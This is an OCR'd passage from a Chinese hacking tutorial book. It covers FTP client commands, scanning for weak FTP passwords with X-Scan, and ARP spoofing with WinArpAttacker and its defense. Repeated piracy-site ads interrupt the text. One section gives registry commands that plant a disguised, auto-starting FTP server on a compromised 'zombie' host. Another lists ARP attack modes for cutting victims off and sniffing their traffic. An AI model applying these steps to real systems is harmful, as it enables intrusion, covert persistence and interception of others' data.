- put local-file[remote-file]：将本地文件 local-file 传送至远程主机。
- pwd：显示远程主机的当前工作目录。
- quit：同 bye 类似，退出 FTP 会话。
- quote arg1，arg2...：将参数逐字发至远程 FTP 服务器，如 quote syst。
- recv remote-file[local-file]：同 get 命令。
- reget remote-file[local-file]：类似于 get 命令，但若 local-file 存在，则从上次传输中断处续传。
- rhelp[cmd-name]：请求获得远程主机的帮助。
- rstatus[file-name]：若未指定文件名，则显示远程主机的状态，否则显示文件状态。
- rename[from][to]：更改远程主机文件名。
- reset：清除回答队列。
- restart marker：从指定的标志 marker 处，重新开始 get 或 put，如 restart 130。
- rmdir dir-name：删除远程主机目录。
- runique：设置文件名唯一性存储，若文件存在，则在原文件后加后缀.1、.2 等。
- send local-file[remote-file]：同 put。
- sendport：设置 PORT 命令的使用。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

- site arg1，arg2...：将参数作为 SITE 命令逐字发送至远程 ftp 主机。
- size file-name：显示远程主机文件大小，如 site idle 7200。
- status：显示当前 ftp 状态。
- struct[struct-name]：将文件传输结构设置为 struct-name，默认使用 stream 结构。
- sunique：将远程主机文件名存储设置为唯一（与 runique 对应）。
- system：显示远程主机的操作系统类型。
- tenex：将文件传输类型设置为 TENEX 机的所需类型。
- tick：设置传输时的字节计数器。
- trace：设置包跟踪。
- type[type-name]：设置文件传输类型为 type-name，默认为 ascii，如 type binary，设置二进制传输方式。
- umask[newmask]：将远程服务器的默认 umask 设置为 newmask，如 umask 3。
- user user-name[password][account]：向远程主机表明自己的身份，需要口令时必须输入口令，如 user anonymous my@email。
- verbose：同命令行的-v 参数，即设置详尽报告方式，FTP 服务器的所有响应都将显示给用户，默认为 on。
- ?[cmd]：同 help 命令。

5.3.2 扫描 FTP 弱口令

利用扫描器可以获得 FTP 弱口令，这里以 X-Scan 为例介绍如何扫描 FTP 弱口令。

具体的操作步骤如下。

步骤 1：在 X-Scan 运行窗口中，选择“设置”→“扫描参数”命令，弹出“扫描参数”对话框，如图 5-19 所示。




图 5-19 设置扫描的 IP 范围

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



步骤 2： 在左边切换到“检测范围”选项，在“指定 IP 范围”文本框中输入要检测的 IP 地址范围。再选择“全局设置”中的“扫描模块”选项，选择其中的“FTP 弱口令”复选框，如图 5-20 所示。




图 5-20 勾选“FTP 弱口令”复选框

步骤 3： 在设置完毕之后，单击“确定”按钮，再单击 X-Scan 主窗口中的“扫描”按钮，即可开始扫描。要是在设定的 IP 范围内有 FTP 漏洞，就会将扫描到该主机上的 FTP 弱口令。

5.3.3 设置 FTP 服务器

在入侵别人计算机时，经常需要一个 FTP 服务器去申请主页空间，附带的 FTP 服务器常常有各种限制，而且，不小心就会暴露了自己的身份。因此，建立一个专用 FTP 服务器是很有用的。

Slimftp 就是一个很好的 FTP 服务器，它体积小巧且不需要安装，在 console 下就可以运行，绝对不会弹出窗口，提供了标准的上传和下载功能，而且可以更改服务端口、设置用户权限等。这里假设已经获得一个管理员或系统权限的 shell，下面就设置其必需的权限。设置权限分为本地设置和服务器设置两种。

（1）本地设置。运行 Slimftp 主程序之后，其运行主窗口分为 3 部分，最上面是服务器的参数设置，左下方是用户账号的设置，右下方是访问目录的设置，如图 5-21 所示。对于服务器参数的设置，只需要对 server port（服务器端口）进行一下设置就可以了，因为服务器上通常还运行有 FTP 服务器，所以，要改一个不一样的端口，这里设置了 6666，另外两个参数就不用设置了。

具体的操作步骤如下。

步骤 1： 添加一个用户。在 Slimftp 主窗口中单击“添加”按钮，弹出 New User 对话框，在其中输入一个用户名 user1，如图 5-22 所示。

步骤 2： 单击 OK 按钮，返回 Slimftp 主窗口。选中刚添加的用户，单击“设置密码”按钮，弹出“Set Password”对话框，在其中输入一个密码 123，如图 5-23 所示。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器




图 5-21　Slimftp 运行主窗口




图 5-22　New User 对话框




图 5-23　Set Password 对话框

步骤 3：设置完毕后，单击 OK 按钮，即可返回到 Slimftp 主窗口中。在“FTP 目录”文本框中上输入一个路径 c:\，这是作为 root 用户的根目录的。

步骤 4：单击“添加”按钮，弹出 New Permission 对话框，如图 5-24 所示。在其中输入/，并将 Slimftp 运行主窗口中的 4 个权限复选框全部选中，如图 5-25 所示。

各个权限的具体含义如下。

- ❑ Read：权限允许用户下载文件，
- ❑ Write：权限允许用户上传文件，
- ❑ List：权限允许用户看目录列表，
- ❑ Admin：权限允许用户删除 FTP 服务器上的文件，如果需要还可以创建多个用户。




图 5-24　New Permission 对话框




图 5-25　选择权限复选框

（2）远程操作：将 ftp.reg、slimftp2.exe 和 reg.exe 都上传到“肉鸡”上之后，再将 slimftp2.exe 复制到“肉鸡”的系统目录（通常为 c:\winnt\Systems32，假如不存在）上。

此时，再运行如下程序。

```
reg import ftp.reg
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Winsock2up /d slimftp2.exe
copy slimftp2.exe %****root%\****32
slimftp2.exe
```


换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



在运行 copy slimftp2.exe %****root%****32 时如果提示出错，则是因为 slimftp2.exe 已经在系统目录上了。此时只需删除 ftp.reg 文件，就完成 FTP 服务器的制作了。这样，即使“肉鸡”重启之后，刚才建立的 FTP 服务器也会照样运行。

5.4 可能出现的问题与解决方法

（1）为什么使用计算机管理与远程主机连接，会出现失败的情况？

解答：使用计算机管理与远程主机连接失败的原因，主要有以下 4 个方面。

- 目标主机没有开启 Server 服务。
- 没有获取远程主机的管理员账号和密码。
- IP 地址错误，如果本地计算机与远程主机不在一个局域网中，则应该是使用 IP 地址而不是使用主机名进行连接。
- 目标主机不是 Windows NT/2000/XP/Server 2003 等操作系统。

（2）使用“计算机管理”与远程主机建立连接，开启“Telnet 服务”均成功，但却无法登录远程主机，这是由于开启 Telnet 服务失败，还是由于其他原因造成的呢？

解答：由于 Telnet 的功能强大，微软公司在设计 Windows 2000 各版本及 Windows XP/ Server 2003 操作系统时，为了增加 Telnet 服务的安全性而添加了一项 NTLM 验证，正是这个 NTLM 验证，导致了非授权主机的 Telnet 登录失败。

（3）为什么虽然使用“计算机管理”与远程主机成功建立了连接，但无法查看该主机上的“本地用户和组”呢？

解答：出现这种情况是很正常的，大多数主机都不能被查出，虽然能够与远程主机建立 IPC$ 连接，并可使用“计算机管理”功能来管理远程主机，但并不是每台远程主机都“愿意”泄露关键信息，或者说只有很少部分的主机会泄露这些信息。当然，查看同一个局域网内主机的可能性高一些。用户可以通过在“计算机管理”窗口中选择“系统工具”→“本地用户和组”选项的方法来实现查看“本地用户和组”功能。

5.5 总结与经验积累

本章介绍了通过远程管理 Windows 系统来实现入侵的方法。从远程计算机的管理入侵、远程终端服务入侵、FTP 远程入侵，以及远程命令的执行等 4 个方面，通过大量实例重现了实际应用中频繁出现的入侵实例，这些实例由浅入深地向读者介绍了入侵过程的方方面面，可使读者对远程管理 Windows 系统有一个更加深入的了解。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



⑥

第 6 章　来自局域网的攻击与防御

重点提示

- Arp 欺骗与防御
- MAC 地址的克隆与利用
- Arp 广播信息
- 断网攻击防范

本章精粹

本章主要介绍了来自局域网攻击的相关内容，首先从 Arp 欺骗入手介绍了 Arp 攻击及相关的防御措施，接着介绍了 MAC 地址的克隆和利用，在本章的最后还介绍了局域网广播信息的相关知识。希望这些内容对大家有所帮助。



换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



随着信息时代的到来，计算机网络已进入各行各业，在给人们带来极大便利的同时，计算机网络的安全问题也日益突出，越来越受到人们的普遍重视。局域网的安全问题经常是面对来自 Internet 的攻击，因此必须时刻防范这些恶意攻击，关注局域网的计算机系统安全。

6.1 Arp 欺骗与防御

在局域网中，网络中实际传输的是“帧”，帧里面有目标主机的 MAC 地址。这个目标 MAC 地址是通过地址解析协议获得的。所谓“地址解析”，就是主机在发送帧前将目标 IP 地址转换成目标 MAC 地址的过程。Arp 协议（Address Resolution Protocol，地址解析协议）的基本功能就是通过目标设备的 IP 地址，查询目标设备的 MAC 地址，以保证通信的顺利进行。

Arp 协议主要负责将局域网中的 32 位 IP 地址转换为对应的 48 位物理地址，即网卡的 MAC 地址，如 IP 地址为 192.168.0.9，网卡 MAC 地址为 00-1E-8C-17-B0-85，整个转换过程是一台主机先向目标主机发送包含 IP 地址和 MAC 地址的数据包，再通过 MAC 地址连接两个主机，就可以实现数据传输了。

6.1.1 Arp 欺骗概述

此起彼伏的瞬间掉线或大面积的断网，大都是 Arp 欺骗在作怪。Arp 欺骗攻击已经成了破坏网吧经营的罪魁祸首，是网吧老板和网管员的心腹大患。从影响网络连接通畅的方式来看，Arp 欺骗分为两种：一种是对路由器 Arp 表的欺骗；另一种是对内网 PC 的网关欺骗。

1. 截获网关数据

它通知路由器一系列错误的内网 MAC 地址，并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器中，结果路由器的所有数据只能发送给错误的 MAC 地址，造成正常 PC 无法收到信息。

2. 伪造网关

它的原理是建立假网关，让被它欺骗的 PC 向假网关发数据，而不是通过正常的路由器途径上网。在 PC 看来，就是上不了网了，网络掉线了。

一般来说，Arp 欺骗攻击的后果非常严重，大多数情况下会造成大面积掉线。有些网管员对此不甚了解，出现故障时认为计算机没有问题，交换机没掉线的“本事”，电信也不承认宽带故障。而且如果第一种 Arp 欺骗发生时，只要重启路由器，网络就能全面恢复，那问题一定是在路由器了。为此，宽带路由器背了不少“黑锅”。

Arp 欺骗木马的中毒现象表现为：使用局域网时会突然掉线，过一段时间后又会恢复正常。比如客户端状态频频变红，用户频繁断网，IE 浏览器频繁出错，以及一些常用软件出现故障等。如果局域网中是通过身份认证上网的，会突然出现可认证但不能上网的现象，重启机器或在 MS-DOS 窗口下运行 arp -d 命令后，又可恢复上网。

Arp 欺骗木马只需成功感染一台计算机，就可能导致整个局域网都无法上网，严重的甚至可能使整个网络瘫痪。该木马发作时除了会导致同一局域网内的其他用户上网出现时断时续现象外，还会窃取用户密码。如盗取 QQ 密码、盗取各种网络游戏密码和账号去做金钱交易，以及

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

盗窃网上银行账号来做非法交易活动等，这是木马的惯用伎俩，容易给用户造成很大不便和巨大的经济损失。

6.1.2 用 WinArpAttacker 实现 Arp 欺骗

WinArpAttacker 是一款 Arp 攻击软件，可以实现对 Arp 机器列表扫描和对 Arp 攻击、主机状态，以及本地 Arp 表变化等进行检测。另外，还可以检测到其他机器的 Arp 监听攻击后进行防护，自动恢复正确的 Arp 表。

使用 WinArpAttacker 实现 Arp 欺骗的具体操作步骤如下。

步骤 1： 下载并安装 WinArpAttacker，打开其主窗口，如图 6-1 所示。单击“扫描”下拉按钮，在打开的下拉列表框中选择“高级”选项，弹出“扫描”对话框，如图 6-2 所示。

图 6-1　WinArpAttacker 主窗口

步骤 2： 可以看出有 3 种扫描方式。扫描一个主机，可获得其 MAC 地址；扫描一个网络范围，既可以是一个 C 类地址，也可以是一个 B 类地址，建议不要用 B 类地址扫描，因为太浪费时间，会对网络产生影响。可设为本地的 C 类地址扫描，也可设为另一个 C 类地址（如 192.168.0.1-254），也可以扫描成功；多网段扫描，如果本机存在两个以上的 IP 地址，就会出现两个子网选项。下面有正常扫描（扫描在不在线）和反监听扫描（可把正在监听的机器扫描出来）两个复选框。

步骤 3： 这里以扫描一个网络范围为例，选择“扫描网段”单选按钮，在 IP 地址范围的文本框中，输入扫描的 IP 地址范围，如图 6-3 所示。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

步骤 4：在设置完毕之后，单击“扫描”按钮，即可进行扫描操作，当扫描完成时会弹出一个提示框，如图 6-4 所示。




图 6-2 “扫描”对话框




图 6-3 设置扫描的 IP 地址范围




图 6-4 提示框

步骤 5：单击“确定”按钮，即可看到扫描结果，如图 6-5 所示。这时窗口被分成 3 个部分，上面的区域是主机列表区，主要显示局域网内的机器 IP、MAC、主机名、是否在线、是否在监听，以及是否处于被攻击状态。



图 6-5 扫描后的结果

步骤 6：另外，还有一些 Arp 数据包和转发数据包统计信息。左下方的区域主要是检测事件显示区，在这里显示检测到的主机状态变化和攻击事件。而右下方的区域主要显示 IP 地址和 MAC 地址信息。

步骤 7：在 WinArpAttacker 主窗口中单击“攻击”下拉按钮，在打开的下拉列表框中选择任意一项，就可以对其他计算机进行相应的攻击了。在 WinArpAttacker 中有 6 种攻击方式。所有的攻击在觉得可以停止后都要单击“停止”按钮停止，否则将会一直进行。

“攻击”下拉列表框中各选项的作用如下。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

- 不断 IP 冲突：不间断的 IP 冲突攻击，默认攻击 1000 次，可以在选项中改变这个数值。这种攻击可使对方机器弹出 IP 冲突对话框，导致“当机”，因此要小心使用。
- 禁止上网：可使对方机器不能上网。
- 定时 IP 冲突：会使对方机器弹出“IP 地址”冲突对话框。
- 监听网关通信：监听选定机器与网关的通信，监听对方机器的上网流量。发动攻击后用抓包软件来抓包看内容。还可以看到 Packets 和 Traffic 两个统计数据正在增加，从而可以看到对方机器的上网流量。
- 监听主机通信：监听选定的几台机器之间的通信。
- 监听网络通信：监听整个网络任意机器之间的通信，这个功能过于危险，可能会把整个网络搞乱，建议不要乱用。

步骤 8：在 WinArpAttacker 主窗口中单击“设置”按钮，即可弹出 Options 对话框，如图 6-6 所示。




图 6-6　Options 对话框

步骤 9：在 Options 对话框中有 7 个选项卡，可以对其中的各个选项进行设置。

每个选项卡的作用如下。

- 适配器：选择要绑定的网卡和 IP 地址，以及网关 IP、MAC 等信息。有时一个计算机中有许多网卡，要选择正确的以太网网卡。
- 攻击：对攻击时间、目标和次数等属性进行设置。
- 更新：是针对机器列表的更新来说的，可以定时扫描网络来更新机器列表，并从过往的数据包中获取新机器的信息。
- 检测：设置是否自动检测数据包的个数，以及在多长的时间内把许多相同的事件认为是一个事件。
- 分析：只是一个保存数据包功能，供高级用户分析。
- ARP 代理：当启用代理功能之后，这个选项下的选项才会有效。
- 保护：这是一个保护功能，当有人对局域网内的机器进行 Arp 监听攻击时，它可以自动阻止。

另外，WinArpAttacker 还具有为高级用户提供的手动发送 Arp 包功能，要求用户对 Arp 包的结构比较熟悉才可以使用。如果知道 Arp 攻击原理，则可以手工制作出任何攻击包。

6.1.3　网络监听与 Arp 欺骗

网络监听技术可以用来监视网络的状态、数据流动情况，以及网络上传输的信息等。当信息以明文的形式在网络上传输时，只要将网络接口设置成监听模式，便可以源源不断地将网上传输的信息截获。

而 Arp 欺骗则可以使计算机无法找到网关的 MAC 地址。当局域网内的某台主机运行 Arp 欺

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



骗的木马程序时，会欺骗局域网内所有的主机和路由器，让所有上网的流量必须经过病毒主机。其他用户原来直接通过路由器上网，现在将转由通过病毒主机上网，切换时用户会断一次线。

1. 网络监听

网络监听就像网络中的一把双刃剑，一方面，它在监测网络性能、排除网络故障等方面起着不可替代的作用；另一方面，由于其本身具有非常强的隐蔽性，一旦其被黑客用来进行网络嗅探，则会给以太网的安全带来极大的隐患。

在局域网中实现网络监听的原理如下。

对于目前很流行的以太网协议，其工作方式是将要发送的数据包发往连接在一起的所有主机，包中包含着应接收数据包主机的正确地址，只有与数据包中目标地址一致的那台主机才能接收。但当主机工作在监听模式下时，无论数据包中的目标地址是什么，主机都将接收（当然，只能监听经过自己网络接口的那些包）。

在 Internet 上有很多使用以太网协议的局域网，许多主机通过电缆和集线器连在一起。当同一网络中的两台主机通信时，源主机将写有目标主机地址的数据包直接发向目标主机。但这种数据包不能在 IP 层直接发送，必须从 TCP/IP 协议的 IP 层交给网络接口（也即数据链路层）发送，而网络接口是不会识别 IP 地址的。

因此，在网络接口数据包中又增加了一部分以太网帧头的信息。在帧头中有两个域，分别为只有网络接口才能识别的源主机和目的主机的物理地址，这是一个与 IP 地址相对应的 48 位地址。

传输数据时，包含物理地址的帧从网络接口（网卡）发送到物理线路上，如果局域网是由一条粗缆或细缆连接而成，则数字信号在电缆上传输，能够到达线路上的每一台主机。

当使用集线器时，由集线器再发向连接在集线器上的每一条线路，数字信号也能到达连接在集线器上的每一台主机。当数字信号到达一台主机的网络接口时，正常情况下，网络接口读入数据帧，进行检查，如果数据帧中携带的物理地址是自己的或广播地址，则将数据帧交给上层协议软件，也即 IP 层软件，否则就将这个帧丢弃。对于每一个到达网络接口的数据帧，都要进行这个过程。

现在网络中使用的大部分协议都是很早设计的，许多协议的实现都基于一种非常友好的、通信的双方充分信任的基础之上，许多信息以明文发送。因此，如果用户的账户名、口令等信息也以明文方式在网络上传输，而此时一个黑客或网络攻击者正在进行网络监听，只要具有初步的网络和 TCP/IP 协议知识，便能轻易地从监听到的信息中提取出感兴趣的部分。

同理，正确使用网络监听技术也可以发现入侵并对入侵者进行追踪定位。在对网络犯罪进行侦查取证时获取有关犯罪行为的重要信息，成为打击网络犯罪的有力手段。

要使主机工作在监听模式下，需要向网络接口发出 I/O 控制命令，将其设置为监听模式。在 Windows 系列操作系统中则没有这个限制。要实现网络监听，可以自己用相关的计算机语言和函数编写出功能强大的网络监听程序，也可以使用一些现成的监听软件，在很多黑客网站或从事网络安全管理的网站都有。

2. Arp 欺骗

导致网络频繁掉线的原因有以下两点。

（1）当局域网内某台主机感染了 Arp 病毒时，会向本局域网内（指某一网段，如 10.10.75.0

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

网段）的所有主机发送 Arp 欺骗攻击，谎称自己是这个网端的网关设备，让原本流向网关的流量改道流向病毒主机，造成受害者不能正常上网。

（2）局域网内有某些用户使用了 Arp 欺骗程序（如网络执法官、QQ 盗号软件等）发送 Arp 欺骗数据包，致使被攻击的计算机出现突然不能上网，过一段时间又能上网，反复掉线的现象。

Arp 欺骗是黑客常用的攻击手段之一，Arp 欺骗分为对路由器 Arp 表的欺骗和对内网 PC 的网关欺骗两种，这部分内容在前面已介绍过，在此不再赘述。

6.1.4 金山 Arp 防火墙的使用

金山 Arp 防火墙能够双向拦截 Arp 欺骗攻击包，监测锁定攻击源，时刻保护局域网用户 PC 的正常上网数据流向，是一款适合个人用户的反 Arp 欺骗保护工具。

使用金山 Arp 防火墙的具体操作步骤如下。

步骤 1： 下载安装金山 Arp 防火墙，打开其主窗口，如图 6-7 所示。

图 6-7 “金山 Arp 防火墙”主窗口

步骤 2： 在“监控状态”选项卡中可以看到以下信息。

- 攻击来源主机 IP 及 MAC：在 Arp 欺骗数据包中，很有可能含的 IP 及 MAC 地址也是伪造的，有时获取不到属于正常情况，即使获取到了，也可能是一个假地址。
- 网关信息：这一栏中的数据极为关键，它显示的是经过金山 Arp 防火墙自动分析后获取的网关地址，这个地址正确与否直接关系到受保护机器能否正常上网。如果发现显示的网关信息有误，也可在咨询网络管理员后，在“综合设置”选项卡的“基本设置”选项组中手动添加网关信息。
- 拦截攻击包：记录了已拦截到的 Arp 欺骗包总数。
- 拦截攻击时间：最近一次拦截 Arp 攻击的时间。
- 本机信息：显示本机 IP 及 MAC。

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



步骤 3：如果想对金山 Arp 防火墙属性进行设置，可以选择“综合设置”选项卡，如图 6-8 所示。




图 6-8 “综合设置”选项卡

步骤 4：单击“基本设置”选项组中的“修改设置”按钮，弹出“基本设置”对话框，如图 6-9 所示。在其中设置各个选项，如果选择“启用手动设置网关”复选框，单击“添加”按钮，弹出“编辑网关 IP/MAC”对话框，如图 6-10 所示。

步骤 5：在“网关 IP”和“网关 MAC”文本框中分别输入 IP 地址和 MAC 地址，单击“确定”按钮，即可添加刚设置的网关地址。

